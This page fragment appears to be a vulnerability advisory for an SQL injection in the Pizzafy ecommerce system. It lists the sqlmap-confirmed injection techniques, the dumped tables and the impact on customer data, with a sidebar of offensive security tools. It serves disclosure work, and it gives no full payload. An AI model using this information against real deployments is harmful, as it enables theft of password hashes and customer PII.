
Screenshot 2026-04-11 212406

sqlmap confirmed injection types:

TypeTitle
Boolean-based blindAND boolean-based blind — WHERE clause
Error-basedMySQL >= 5.0 FLOOR error-based
Time-based blindMySQL >= 5.0.12 SLEEP
UNION queryGeneric UNION query — 11 columns

Full database dumped:

Database: pizzafy
Tables: users, user_info, orders, order_list, product_list, category_list, system_settings

Sensitive data exposed includes bcrypt password hashes, customer emails, order details, and system configuration.


Impact

A malicious authenticated administrator (or attacker who has obtained admin credentials) can:

  • Dump the full database including password hashes
  • Read sensitive customer PII (names, emails, addresses, phone numbers)
  • Potentially write to the database

References

  • SourceCodester — Pizzafy Ecommerce System
  • CWE-89: Improper Neutralization of Special Elements used in an SQL Command.
Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    360
  • 4

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    289

Explore all tools

Browse our collection of tools

View all tools →